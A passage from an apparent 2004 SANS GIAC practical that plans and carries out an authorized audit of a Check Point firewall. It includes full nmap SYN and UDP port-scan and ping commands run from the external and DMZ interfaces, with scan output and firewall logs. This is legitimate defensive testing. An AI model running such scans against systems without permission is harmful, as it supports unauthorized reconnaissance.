


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Select GIAC-Basel from Peer Name list, click the Edit button and type in previously agreed upon shared secret. Repeat the same process for GIAC-Frankfurt gateway. Click OK button to close Meshed Community properties screen, then click the close button to return to SmartDashboard

Once we have our VPN Community setup, security rules have to be created into existing firewall rule set. These rule have been described earlier, so one step worth mentioning is that once the VPN rule is put in the rule set, right click on VPN column of that rule and choosing Edit cell option, will open the following table

Table 4.2



"Only connections encrypted in specific VPN Communities" radio button should be selected
Click OK to add MyIntranet to VPN column of the VPN rule
Once that's done click the View from SmartDashboard toolbar and check on VPN Rules to be able to see the automatically added implied VPN Community rule on top of the firewall policy rule set

- Last step is to verify and install the firewall policy on GIAC-Toronto

- **Note 10:** All the above steps must be completed on Satellite office gateway(s) to be able to verify the operation of the GIAC VPN community MyIntranet.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Assignment 3
Firewall Policy Verification

3.1 Audit planning

GIAC management and technical staff hired a third-party Consulting firm to perform the audit. Non-disclosure legal agreement had been signed for additional security. GIAC arranged a Monday meeting prior to the audit to present written firewall policy to the testers, and further familiarize them with the specifics of its network infrastructure. After careful consideration of the possible methods to do the audit, consulting firm suggested the following:

- All audit tests will be performed on upcoming Friday and Saturday night shifts, which run from 11:00PM EST till 7:00AM EST.
- There will be one GIAC administrator present to assist in the audit.
- Two test computers will be used: one as a scanning source, and the other as a port simulator. Both of them will be preloaded with nmap, netcat and windump utilities for Windows NT.
- These two test computers will be on rotation to accommodate all the scans required, and will be connected directly via crossover cable to each one of the three firewall interfaces (external, internal and DMZ) for firewall audit.
- Following IP addresses will be used for GIAC scans:
  192.169.90.1 for external scan
  192.168.30.2, 192.168.30.30 and 192.168.30.13 for internal scan
  192.168.90.3 – 192.168.90.6 range for DMZ scan
- In addition all tests will utilize Linux tcpdump that Checkpoint NGAI runs on, as well as firewall logs via SmartviewTracker.
- Tests performed against the firewall will be of “port-scanning” type to minimize the risks involved with overloading and/or bringing the firewall down.
- After all the tests have been completed, GIAC will receive detailed audit report from the consulting firm for future reference.

GIAC IT department validated this proposal, presented it to the management, requesting written permission to perform the audit. After reviewing the audit proposal, GIAC management expressed its concern about downtime due to the audit, and asked for three IT administrators to be present instead of one, in case of any problems that may arise. IT department consulted its staff and the third party about the request, and two additional administrators agreed to be present for the audit. With this issue out of the way, written permission was granted, together with the approval of an extra hourly pay of $60 CAD for the GIAC IT administrators involved. An hour after the Monday’s meeting, GIAC sent email notifications to its existing clientele, satellite offices and suppliers informing them

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

about the intermittent network outages during the upcoming weekend and updated its website home page with the same notification.

3.1.1 Risks and mitigations

Port scans against the GIAC firewall may cause it to hang (stop responding) or even crash, which will require investigation effort from GIAC's IT administrators including reboots, system log checking to be able determine the cause of the problem. To mitigate this, GIAC IT staff made sure that all systems involved in the audit are up to date and properly patched for any software and hardware issues to minimize these risks.
GIAC IT department also agreed to notify its ISP about the weekend outages to keep them informed.

3.1.2 Cost and effort

Consulting firm - $5000 CAD (includes preparation, hardware setup, actual audit and detailed audit report)
GIAC IT Administrators (48 man hours x $60 CAD) - $2880
Lost revenue due to downtime – $10.000CAD (an estimate)

3.2 Audit execution


- Test the firewall against any open ports on the firewall from public, DMZ and internal networks
- Test the firewall implemented policy by scanning from public IP address to specific DMZ network servers
- Test the firewall implemented policy by scanning from DMZ network to public IP address
- Test the firewall implemented policy by scanning from DMZ network to internal IP addresses
- Test the firewall implemented policy by scanning from internal network to DMZ network servers
- Test the firewall implemented policy by scanning from internal network to public IP address
- Test the firewall for NAT translation implementation
- Test the firewall implemented policy for GIAC internal network leakage

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3.2.1 Test the firewall against any open ports

3.2.1.1 TCP Scan of the firewall from public address

- Scan diagram



- Nmap command used to perform scan:

  nmap –v –sS –sR –O –P0 –max_rtt_timeout 9 –p1-65535 –n 192.168.90.2
  where:
  v – verbose option to show more information while executing the command
  sS – SYN Stealth type of scan
  sR – RPC (Remote Procedure Call) scan
  O – try to determine the operating system of the scanned IP
  P0 – do not ping the scanned IP
  p1-65535 – scan all ports
  n – do not perform IP address resolution

- Notes on specific nmap option used:
  http://www.insecure.org/nmap/data/nmap_manpage.html

max_rtt_timeout <milliseconds> – Specifies the maximum amount of time Nmap is allowed to wait for a probe response before retransmitting or timing out that particular probe. The default mode sets this to about 9000.

This option was used to speed up the scanning process, having the scanning host directly connected to the firewall and rtt value's consistent showing of 0 ms. Below is the output of this scan:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table 4.3

```
C:\Program Files\nmap3.50>nmap -v -sS -sR -O -P0 --max_rtt_timeout 9 -p1-65535 -
n 192.168.90.2
WARNING: You specified a round-trip time timeout (9 ms) that is EXTRAORDINARILY
SMALL.  Accuracy may suffer.

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-03-04 22:04 MST
Host 192.168.90.2 appears to be up ... good.
Initiating SYN Stealth Scan against 192.168.90.2 at 22:04
Adding open port 18264/tcp
Adding open port 264/tcp
Adding open port 18231/tcp
The SYN Stealth Scan took 87 seconds to scan 65535 ports.
Initiating RPCGrind Scan against 192.168.90.2 at 22:05
The RPCGrind Scan took 0 seconds to scan 3 ports.
For OSScan assuming that port 264 is open and port 500 is closed and neither are
 firewalled
Insufficient responses for TCP sequencing (0), OS detection may be less accurate

For OSScan assuming that port 264 is open and port 500 is closed and neither are
 firewalled
Insufficient responses for TCP sequencing (0), OS detection may be less accurate

For OSScan assuming that port 264 is open and port 500 is closed and neither are
 firewalled
Insufficient responses for TCP sequencing (0), OS detection may be less accurate

Interesting ports on 192.168.90.2:
(The 65531 ports scanned but not shown below are in state: filtered)
PORT      STATE  SERVICE VERSION
264/tcp   open   bgmp
500/tcp   closed isakmp
18231/tcp open   unknown
18264/tcp open   unknown
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SInfo(V=3.50%P=i686-pc-windows-windows%D=3/4%Time=40480AA2%O=264%C=500)
T1(Resp=N)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)



Nmap run completed -- 1 IP address (1 host up) scanned in 98.122 seconds
```

As we can see from the output of this scan, 4 TCP ports were discovered by nmap:

- Port 264 – being used for Checkpoint VPN-1 SecuRemote topology downloads
- Port 500 (isakmp) – being used by Checkpoint VPN-1 implementation
- Port 18231 – being used by FW1_pslogon_NG Protocol. Used for download of Desktop Security
- Port 18264 – being used by FW1_ica_services for Certificate Revocation Lists and registering users when using the Policy Server.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

These ports are needed by Checkpoint firewall and are implemented via global security policy implied rules. No other TCP ports were discovered during this scan, which is in compliance with GIAC firewall security policy. One more thing worth mentioning is the nmap inability to fingerprint the operating system type, which of course is always a good thing.

Below is the firewall log output of the SmartviewTracker:

Table 4.4

Date	Time	Origin	Service	Source	Destination	Rule	Src. ...	Information
5Mar2004	0:02:45	giac-toronto	FW1_topo	Cisco-Router-Internal	giac-toronto	0	1776	message_info: Implied rule
5Mar2004	0:02:45	giac-toronto	FW1_pslogon_NG	Cisco-Router-Internal	giac-toronto	0	1777	message_info: Implied rule
5Mar2004	0:02:45	giac-toronto	FW1_ica_services	Cisco-Router-Internal	giac-toronto	0	1778	message_info: Implied rule
5Mar2004	0:04:08	giac-toronto	IKE_tcp	Cisco-Router-Internal	giac-toronto	0	34171	message_info: Implied rule
5Mar2004	0:04:20	giac-toronto	FW1_ica_services	Cisco-Router-Internal	giac-toronto	0	34171	message_info: Implied rule
5Mar2004	0:04:26	giac-toronto	FW1_topo	Cisco-Router-Internal	giac-toronto	0	34171	message_info: Implied rule
5Mar2004	0:04:41	giac-toronto	FW1_pslogon_NG	Cisco-Router-Internal	giac-toronto	0	34171	message_info: Implied rule
5Mar2004	0:05:33	giac-toronto	FW1_topo	Cisco-Router-Internal	giac-toronto	0	1779	message_info: Implied rule
5Mar2004	0:05:33	giac-toronto	FW1_pslogon_NG	Cisco-Router-Internal	giac-toronto	0	1780	message_info: Implied rule
5Mar2004	0:05:33	giac-toronto	FW1_ica_services	Cisco-Router-Internal	giac-toronto	0	1781	message_info: Implied rule


and sample of other tcp traffic being dropped by the firewall:

Table 4.5

No.	Date	Time	Origin	Service	Source	Destination	Rule	Src. ...
530893	5Mar2004	0:04:39	giac-toronto	27376	Cisco-Router-Internal	giac-toronto	6	34171
530894	5Mar2004	0:04:39	giac-toronto	18094	Cisco-Router-Internal	giac-toronto	6	34171
530895	5Mar2004	0:04:39	giac-toronto	12731	Cisco-Router-Internal	giac-toronto	6	34171
530896	5Mar2004	0:04:39	giac-toronto	16998	Cisco-Router-Internal	giac-toronto	6	34171
530897	5Mar2004	0:04:39	giac-toronto	906	Cisco-Router-Internal	giac-toronto	6	34171
530898	5Mar2004	0:04:39	giac-toronto	20022	Cisco-Router-Internal	giac-toronto	6	34171
530899	5Mar2004	0:04:39	giac-toronto	1864	Cisco-Router-Internal	giac-toronto	6	34171
530900	5Mar2004	0:04:39	giac-toronto	56332	Cisco-Router-Internal	giac-toronto	6	34171
530901	5Mar2004	0:04:39	giac-toronto	10243	Cisco-Router-Internal	giac-toronto	6	34171
530902	5Mar2004	0:04:39	giac-toronto	52789	Cisco-Router-Internal	giac-toronto	6	34171
530903	5Mar2004	0:04:39	giac-toronto	25030	Cisco-Router-Internal	giac-toronto	6	34171
530904	5Mar2004	0:04:39	giac-toronto	54201	Cisco-Router-Internal	giac-toronto	6	34171
530905	5Mar2004	0:04:39	giac-toronto	60503	Cisco-Router-Internal	giac-toronto	6	34171
530906	5Mar2004	0:04:39	giac-toronto	27094	Cisco-Router-Internal	giac-toronto	6	34171

3.2.1.2 UDP Scan of the firewall from public address

- Scan diagram



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Important thing to mention here is that three GIAC firewall policy rules dropping traffic (NetBIOS, firewall stealth and cleanup) had to be temporarily changed to REJECT instead of DROP mode. This was required for udp scans, otherwise ALL scanned udp ports would show as opened when using nmap.

- Nmap command used to perform scan:

  nmap –v –sU –sR –O –P0 –max_rtt_timeout 10 –p1-65535 –n192.168.90.2
  where:
  v – verbose option to show more information while executing the command
  sU – UDP type of scan
  sR – RPC (Remote Procedure Call) scan
  O – try to determine the operating system of the scanned IP
  P0 – do not ping the scanned IP
  p1-65535 – scan all ports
  n – do not perform IP address resolution

Below is the output of this scan:

Table 4.6

```
C:\Program Files\nmap3.50>nmap -v -sU -sR -P0 --max_rtt_timeout 10 -p1-65535 -n
192.168.90.2
WARNING: You specified a round-trip time timeout (10 ms) that is EXTRAORDINARILY
 SMALL.  Accuracy may suffer.

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-03-04 22:19 MST
Host 192.168.90.2 appears to be up ... good.
Initiating UDP Scan against 192.168.90.2 at 22:19
The UDP Scan took 25 seconds to scan 65535 ports.
Adding open port 2746/udp
Adding open port 500/udp
Initiating RPCGrind Scan against 192.168.90.2 at 22:20
The RPCGrind Scan took 0 seconds to scan 2 ports.
Interesting ports on 192.168.90.2:
(The 65533 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE VERSION
500/udp  open  isakmp
2746/udp open  unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 25.156 seconds
```

As we can see from the output of this scan, 2 UDP ports were discovered by nmap:

- Port 500 – being used by Check Point VPN-1 isakmp
- Port 2746 – being used by Check Point VPN-1 SecuRemote IPSEC Transport Encapsulation Protocol

Again, both of these ports are needed for GIAC VPN implementation.
Nmap udp scan proved to be in compliance with GIAC security policy.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


Below is the sample of other udp traffic being rejected by the firewall:

Table 4.7

No.	Date	Time	Origin	Service	Source	Destination	Rule	Src. ...
826761	5Mar2004	0:19:49	giac-toronto	17273	Cisco-Router-Internal	giac-toronto	6	57268
826762	5Mar2004	0:19:49	giac-toronto	41949	Cisco-Router-Internal	giac-toronto	6	57268
826763	5Mar2004	0:19:49	giac-toronto	41683	Cisco-Router-Internal	giac-toronto	6	57268
826764	5Mar2004	0:19:49	giac-toronto	43308	Cisco-Router-Internal	giac-toronto	6	57268
826765	5Mar2004	0:19:49	giac-toronto	2488	Cisco-Router-Internal	giac-toronto	6	57268
826766	5Mar2004	0:19:49	giac-toronto	61812	Cisco-Router-Internal	giac-toronto	6	57268
826767	5Mar2004	0:19:49	giac-toronto	4177	Cisco-Router-Internal	giac-toronto	6	57268
826768	5Mar2004	0:19:49	giac-toronto	13249	Cisco-Router-Internal	giac-toronto	6	57268
826769	5Mar2004	0:19:49	giac-toronto	45949	Cisco-Router-Internal	giac-toronto	6	57268
826770	5Mar2004	0:19:49	giac-toronto	43653	Cisco-Router-Internal	giac-toronto	6	57268
826771	5Mar2004	0:19:49	giac-toronto	44225	Cisco-Router-Internal	giac-toronto	6	57268
826772	5Mar2004	0:19:49	giac-toronto	47067	Cisco-Router-Internal	giac-toronto	6	57268
826773	5Mar2004	0:19:49	giac-toronto	36232	Cisco-Router-Internal	giac-toronto	6	57268
826774	5Mar2004	0:19:49	giac-toronto	42398	Cisco-Router-Internal	giac-toronto	6	57268
826775	5Mar2004	0:19:49	giac-toronto	26365	Cisco-Router-Internal	giac-toronto	6	57268
826776	5Mar2004	0:19:49	giac-toronto	29108	Cisco-Router-Internal	giac-toronto	6	57268
826777	5Mar2004	0:19:49	giac-toronto	33203	Cisco-Router-Internal	giac-toronto	6	57268
826778	5Mar2004	0:19:49	giac-toronto	7215	Cisco-Router-Internal	giac-toronto	6	57268

3.2.1.3 Ping test against the firewall from public address

- Scan diagram



- Ping command used:

Table 4.8


```
C:\Program Files\nmap3.50>ping 192.168.90.2

Pinging 192.168.90.2 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.90.2:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

This test proved that ICMP ping command to GIAC firewall is not allowed and this type of traffic is being dropped. Again, this proved to be in accordance with the security policy.

3.2.1.4 TCP Scan of the firewall from DMZ address

- Scan diagram



- Nmap command used to perform scan:

  nmap –v –sS –sR –O –P0 –max_rtt_timeout 10 –p1-65535 –n
  192.168.60.14
  where:
  v – verbose option to show more information
  sS – SYN Stealth type of scan
  sR – RPC (Remote Procedure Call) scan
  O – try to determine the operating system of the scanned IP
  P0 – do not ping the scanned IP
  p1-65535 – scan all ports
  n – do not perform IP address resolution

Below is the output of this scan:

Table 4.9

```
C:\Program Files\nmap3.50>nmap -v -sS -sR -P0 --max_rtt_timeout 10 -p1-65535 -n
192.168.60.14
WARNING: You specified a round-trip time timeout (10 ms) that is EXTRAORDINARILY
 SMALL.  Accuracy may suffer.

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-03-04 22:50 MST
Host 192.168.60.14 appears to be up ... good.
Initiating SYN Stealth Scan against 192.168.60.14 at 22:50
Adding open port 18264/tcp
Adding open port 18231/tcp
Adding open port 264/tcp
The SYN Stealth Scan took 173 seconds to scan 65535 ports.
Initiating RPCGrind Scan against 192.168.60.14 at 22:53
The RPCGrind Scan took 0 seconds to scan 3 ports.
Interesting ports on 192.168.60.14:
(The 65531 ports scanned but not shown below are in state: filtered)
PORT      STATE  SERVICE VERSION
264/tcp   open   bgmp
500/tcp   closed isakmp
18231/tcp open   unknown
18264/tcp open   unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 174.271 seconds
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

As we can see from the output of this scan, 4 TCP ports were discovered by nmap:

- Port 264 – being used for Checkpoint VPN-1 SecuRemote topology downloads
- Port 500 (isakmp) – being used by Checkpoint VPN-1 implementation
- Port 18231 – being used by FW1_pslogon_NG Protocol. Used for download of Desktop Security
- Port 18264 – being used by FW1_ica_services for Certificate Revocation Lists and registering users when using the Policy Server.

Again, these ports are needed by Checkpoint firewall and are implemented via global security policy implied rules. No other TCP ports were discovered during this scan, which is in compliance with GIAC firewall security policy.

Below, we can observe the Smartview Tracker firewall logs in regards to this type of traffic:

Table 5.0

Date	Time	Origin	Service	Source	Destination	Rule	Src. ...	Information
5Mar2004	0:50:59	giac-toronto	FW1_ica_services	dmz-nmap-scan	giac-toronto	0	61824	message_info: Implied rule
5Mar2004	0:51:12	giac-toronto	IKE_tcp	dmz-nmap-scan	giac-toronto	0	61824	message_info: Implied rule
5Mar2004	0:51:37	giac-toronto	FW1_pslogon_NG	dmz-nmap-scan	giac-toronto	0	61824	message_info: Implied rule
5Mar2004	0:51:39	giac-toronto	FW1_topo	dmz-nmap-scan	giac-toronto	0	61824	message_info: Implied rule
5Mar2004	0:53:30	giac-toronto	FW1_topo	dmz-nmap-scan	giac-toronto	0	1791	message_info: Implied rule
5Mar2004	0:53:30	giac-toronto	FW1_pslogon_NG	dmz-nmap-scan	giac-toronto	0	1792	message_info: Implied rule
5Mar2004	0:53:30	giac-toronto	FW1_ica_services	dmz-nmap-scan	giac-toronto	0	1793	message_info: Implied rule

and drops of the other tcp traffic:


Table 5.1

No.	Date	Time	Origin	Service	Source	Destination	Rule	Src. ...
1027799	5Mar2004	0:51:14	giac-toronto	44216	dmz-nmap-scan	giac-toronto	6	61825
1027800	5Mar2004	0:51:14	giac-toronto	63048	dmz-nmap-scan	giac-toronto	6	61825
1027801	5Mar2004	0:51:14	giac-toronto	33568	dmz-nmap-scan	giac-toronto	6	61825
1027802	5Mar2004	0:51:14	giac-toronto	33608	dmz-nmap-scan	giac-toronto	6	61825
1027803	5Mar2004	0:51:14	giac-toronto	31381	dmz-nmap-scan	giac-toronto	6	61824
1027804	5Mar2004	0:51:14	giac-toronto	278	dmz-nmap-scan	giac-toronto	6	61824
1027805	5Mar2004	0:51:14	giac-toronto	37315	dmz-nmap-scan	giac-toronto	6	61824
1027806	5Mar2004	0:51:14	giac-toronto	52176	dmz-nmap-scan	giac-toronto	6	61824
1027807	5Mar2004	0:51:14	giac-toronto	43187	dmz-nmap-scan	giac-toronto	6	61824
1027808	5Mar2004	0:51:14	giac-toronto	31563	dmz-nmap-scan	giac-toronto	6	61824
1027809	5Mar2004	0:51:14	giac-toronto	30556	dmz-nmap-scan	giac-toronto	6	61824
1027810	5Mar2004	0:51:14	giac-toronto	45963	dmz-nmap-scan	giac-toronto	6	61824
1027811	5Mar2004	0:51:14	giac-toronto	8365	dmz-nmap-scan	giac-toronto	6	61824
1027812	5Mar2004	0:51:14	giac-toronto	26307	dmz-nmap-scan	giac-toronto	6	61824
1027813	5Mar2004	0:51:14	giac-toronto	36216	dmz-nmap-scan	giac-toronto	6	61824
1027814	5Mar2004	0:51:14	giac-toronto	9309	dmz-nmap-scan	giac-toronto	6	61824
1027815	5Mar2004	0:51:14	giac-toronto	56714	dmz-nmap-scan	giac-toronto	6	61824
1027816	5Mar2004	0:51:14	giac-toronto	13280	dmz-nmap-scan	giac-toronto	6	61824

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3.2.1.5 UDP Scan of the firewall from DMZ address

- Scan diagram



- Nmap command used to perform scan:

  nmap –v –sU –sR –O –P0 –max_rtt_timeout 10 –p1-65535 –n
  192.168.60.14
  where:
  v – verbose option to show more information while executing the command
  sU – UDP type of scan
  sR – RPC (Remote Procedure Call) scan
  O – try to determine the operating system of the scanned IP
  P0 – do not ping the scanned IP
  p1-65535 – scan all ports
  n – do not perform IP address resolution

Below is the output of this scan:

Table 5.2

```
C:\Program Files\nmap3.50>nmap -v -sU -sR -P0 --max_rtt_timeout 10 -p1-65535 -n
192.168.60.14
WARNING: You specified a round-trip time timeout (10 ms) that is EXTRAORDINARILY
 SMALL.  Accuracy may suffer.

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-03-04 22:45 MST
Host 192.168.60.14 appears to be up ... good.
Initiating UDP Scan against 192.168.60.14 at 22:45
The UDP Scan took 25 seconds to scan 65535 ports.
Adding open port 2746/udp
Adding open port 500/udp
Initiating RPCGrind Scan against 192.168.60.14 at 22:46
The RPCGrind Scan took 0 seconds to scan 2 ports.
Interesting ports on 192.168.60.14:
(The 65533 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE VERSION
500/udp  open  isakmp
2746/udp open  unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 25.567 seconds
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

As we can see from the output of this scan, 2 UDP ports were discovered by nmap:

- Port 500 – being used by Check Point VPN-1 isakmp
- Port 2746 – being used by Check Point VPN-1 SecuRemote IPSEC Transport Encapsulation Protocol

Again, both of these ports are needed for GIAC VPN implementation. Nmap udp scan proved to be in compliance with GIAC security policy.


Below is the sample of other udp traffic being rejected in the firewall:

Table 5.3

No.	Date	Time	Origin	Service	Source	Destination	Rule	Src. ...
959827	5Mar2004	0:46:03	giac-toronto	16660	dmz-nmap-scan	giac-toronto	6	53111
959828	5Mar2004	0:46:03	giac-toronto	17249	dmz-nmap-scan	giac-toronto	6	53111
959829	5Mar2004	0:46:03	giac-toronto	27961	dmz-nmap-scan	giac-toronto	6	53111
959830	5Mar2004	0:46:03	giac-toronto	29147	dmz-nmap-scan	giac-toronto	6	53111
959831	5Mar2004	0:46:03	giac-toronto	62839	dmz-nmap-scan	giac-toronto	6	53111
959832	5Mar2004	0:46:03	giac-toronto	16825	dmz-nmap-scan	giac-toronto	6	53111
959833	5Mar2004	0:46:03	giac-toronto	3061	dmz-nmap-scan	giac-toronto	6	53111
959834	5Mar2004	0:46:03	giac-toronto	30057	dmz-nmap-scan	giac-toronto	6	53111
959835	5Mar2004	0:46:03	giac-toronto	22672	dmz-nmap-scan	giac-toronto	6	53111
959836	5Mar2004	0:46:03	giac-toronto	16107	dmz-nmap-scan	giac-toronto	6	53111
959837	5Mar2004	0:46:03	giac-toronto	2895	dmz-nmap-scan	giac-toronto	6	53111
959838	5Mar2004	0:46:03	giac-toronto	971	dmz-nmap-scan	giac-toronto	6	53111
959839	5Mar2004	0:46:03	giac-toronto	13003	dmz-nmap-scan	giac-toronto	6	53111
959840	5Mar2004	0:46:03	giac-toronto	9990	dmz-nmap-scan	giac-toronto	6	53111
959841	5Mar2004	0:46:03	giac-toronto	58158	dmz-nmap-scan	giac-toronto	6	53111
959842	5Mar2004	0:46:03	giac-toronto	14797	dmz-nmap-scan	giac-toronto	6	53111
959843	5Mar2004	0:46:03	giac-toronto	23441	dmz-nmap-scan	giac-toronto	6	53111
959844	5Mar2004	0:46:03	giac-toronto	31327	dmz-nmap-scan	giac-toronto	6	53111
959845	5Mar2004	0:46:03	giac-toronto	61391	dmz-nmap-scan	giac-toronto	6	53111

3.2.1.6 Ping test against the firewall from DMZ address

- Scan diagram



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Ping command used:


Table 5.4

```
C:\Program Files\nmap3.50>ping 192.168.60.14

Pinging 192.168.60.14 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.60.14:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms
```

This test proved that ICMP ping command to GIAC firewall is not allowed and this type of traffic is being dropped. Again, this proved to be in accordance with the security policy.

3.2.1.7 TCP Scan of the firewall from internal address

- Scan diagram



- Nmap command used to perform scan:

  nmap –v –sS –sR –O –P0 –max_rtt_timeout 10 –p1-65535 –n 192.168.30.254
  where:
  v – verbose option to show more information while executing the command
  sS – SYN Stealth type of scan
  sR – RPC (Remote Procedure Call) scan
  O – try to determine the operating system of the scanned IP
  P0 – do not ping the scanned IP
  p1-65535 – scan all ports
